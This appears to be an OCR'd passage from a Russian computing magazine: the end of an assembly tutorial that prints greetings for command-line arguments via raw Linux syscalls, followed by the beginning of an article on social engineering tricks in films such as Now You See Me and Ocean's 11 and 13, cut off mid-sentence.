Таким образом, все, что нам нужно, — это несложный цикл, который извлекает значения со стека по одному и передает их нашей функции `asm_puts`.

ФИНАЛЬНАЯ ПРОГРАММА

```
# Константы
.section .rodata

hello_begin:
    .ascii "Hello \0"

hello_end:
    .ascii "!\n\0"

# Код программы
.section .text

_start:
    # argc — первое значение на стеке, сохраним его в %r12
    pop %r12 # r12 = argc

    # Следующее значение — *argv[0], это имя программы, и оно нам не нужно
    pop %r13 # r13 = argv[0]
    dec %r12 # argc--

    # Сохраним первый нужный аргумент в %r13 перед входом в цикл main_loop
    pop %r13 # r13 = argv[1]

    main_loop:
        # if(argc == 0) goto exit
        cmp $0, %r12
        je exit

        # asm_puts(STDOUT, hello_begin)
        mov $1, %rdi # rdi = STDOUT
        mov $hello_begin, %rsi
        call asm_puts

        # asm_puts(STDOUT, argv[r12])
        mov $1, %rdi
        mov %r13, %rsi
        call asm_puts

        # asm_puts(STDOUT, hello_end)
        mov $1, %rdi
        mov $hello_end, %rsi
        call asm_puts

        pop %r13 # Извлекаем следующий аргумент
        dec %r12 # argc--
        jmp main_loop

exit:
    # syscall(number=60/exit, arg0/exit_code=0)
    mov $60, %rax
    mov $0, %rdi
    syscall

.global _start
```

Соберем программу и проверим ее в работе:


```
$ as -o hello.o ./hello.s
$ as -o stdlib.o ./stdlib.s
$ ld -nostdlib -o hello ./hello.o ./stdlib.o
$ ./hello Dennis Brian Ken
Hello Dennis!
Hello Brian!
Hello Ken!
```

Логика достаточно проста. Число аргументов, которое находится на вершине стека, мы сохраняем в регистре `%r12`, а затем извлекаем указатели на аргументы из стека и уменьшаем значение в `%r12` на единицу, пока оно не достигнет нуля. Основной цикл программы организован через те же команды сравнения и условного перехода, которые мы уже видели в `asm_strlen`.

Поскольку форматированный вывод нам недоступен, его отсутствие приходится компенсировать отдельным выводом сначала строки `Hello`, затем аргумента и только затем восклицательного знака.

ЗАКЛЮЧЕНИЕ

Мы успешно поговорили с ядром Linux без посредников на его собственном языке. Такие упражнения несут мало практического смысла, но приближают нас к пониманию того, как userspace работает с ядром.



7 ФИЛЬМОВ, ПО КОТОРЫМ МОЖНО ИЗУЧАТЬ СОЦИАЛЬНУЮ ИНЖЕНЕРИЮ

Одни техники атак приходят на смену другим, но кое-что остается неизменным: пока компьютерами пользуются люди, социальная инженерия будет оставаться в арсенале киберзлодеев. Чтобы успешно применять ее, не нужно даже быть технарем. Достаточно, чтобы душа лежала к ловкой импровизации.


Антон Карев
vedacoder@mail.ru

В качестве наглядного курса для начинающих мы вспомнили семь примеров социальной инженерии, которые можно встретить в популярных фильмах.

ИЛЛЮЗИЯ ОБМАНА / NOW YOU SEE ME (2013)

OPENING SCENE
HD

Это кино об иллюзионистах, которые совершают масштабные трюки и крадут миллионы. Сейчас снято две части этого фильма, скоро ожидается третья. Вот один из наиболее ярких эпизодов, связанных с социальной инженерией. «Чем внимательней смотришь, тем меньше видишь», — заявляет уличной толпе волшебник Дэнни Атлас. Публика внимательно смотрит на быстро пролистываемую колоду карт и по просьбе Атласа запоминает одну из них. Когда после этого он показывает всю колоду карт, никто не может найти там запомненную семерку бубен. Пока публика недоумевает, Атлас демонстративно бросает колоду и рисует эту карту зажженными окнами ближайшего небоскреба.



Стратегия атаки
Иллюзионисты используют отвлекающие маневры, чтобы создать видимость магии, при этом некоторые особенно ловкие еще и воруют деньги прямо под носом у незадачливого зрителя. Киберзлодеи тоже очень часто пользуются этим трюком. Например, проводят отвлекающую DDoS-атаку, чтобы, пока айтишники возятся с восстановлением, украсть деньги на другом конце сети. А иногда и вся атака может быть прикрытием — как, по слухам, произошло с лжешифровальщиком NotPetya.


ОДИННАДЦАТЬ ДРУЗЕЙ ОУШЕНА / OCEAN'S 11 (1960)

Дэнни Оушен (Фрэнк Синатра) возглавляет группу бывших армейских сослуживцев. Их цель — одновременно ограбить пять казино Лас-Вегаса. В одной из сцен Джош Говард (Сэмми Девис — младший), переодетый в мусорщика, вывозит деньги на мусоровозе. Служители правопорядка, которых после ограбления «подняли в ружье», брезгливо-торопливо пропускают этот мусоровоз через свое оцепление без досмотра. Водитель вносит дополнительный штришок: делает вид, будто рад, что его остановили, и увлеченно расспрашивает полицейских о том, что тут происходит. Остановивший его коп даже не успевает представиться.

Стратегия атаки
Воры используют прикрытие из чего-то обыденного и даже презираемого. Точно так же киберзлодеи могут, например, скрывать свои трофеи в мусорном дампе данных. Мало кто из безопасников решится засучить рукава и копаться в поисках чего-то необычного. К этому методу можно отнести и разные варианты стеганографии.

Перед просмотром этого фильма имей в виду, что та сцена, ради которой мы включили его в список, длится считаные минуты. А начинается он с довольно-таки нудного сбора команды будущих подельников. Длится этот сбор ни много ни мало — целый час. Но парочка трюков социальной инженерии, хоть и не таких эффектных, как с мусоровозом, в этом часе тоже присутствует.


ТРИНАДЦАТЬ ДРУЗЕЙ ОУШЕНА / OCEAN'S 13 (2007)



Здесь Расти Райан (Брэд Питт) притворяется ученым, озабоченным потенциальной опасностью землетрясения. Ссылаясь на внушительные научные выкладки, он старается убедить владельца крупного отеля-казино, которое еще не успело открыться, закрыть заведение навсегда. Свои слова он подкрепляет презентацией, где при помощи компьютерной графики показано, что здание отеля при землетрясении окажется в его эпицентре.


«Если вы позволите моим специалистам на пару дней приехать с нашей техникой, я докажу, что в случае землетрясения со зданием будут большие проблемы». Естественно, владельца отеля такая перспектива не привлекает, и тот старается поскорее выдворить бдительного ученого. Разочаровавшись отказом, персонаж Брэда Питта делает жест доброй воли: оставляет владельцу казино сейсмограф (на самом деле это скрытая камера) под предлогом того, что он 